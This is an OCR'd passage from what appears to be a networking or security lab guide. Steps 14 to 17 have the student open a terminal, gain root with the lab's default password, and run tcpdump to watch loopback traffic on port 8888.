
14. In the left pane, under **Activities** list, scroll down and click the icon to open the **Terminal** window.




15. In the **Terminal** window, type **sudo su** and press **Enter** to gain super-user access.

16. Ubuntu will ask for the password; type **toor** as the password and press **Enter**.


> Note: The password that you type will not be visible in the terminal window.



17. Type **tcpdump -nvvx port 8888 -i lo** and press **Enter** to start a tcpdump.

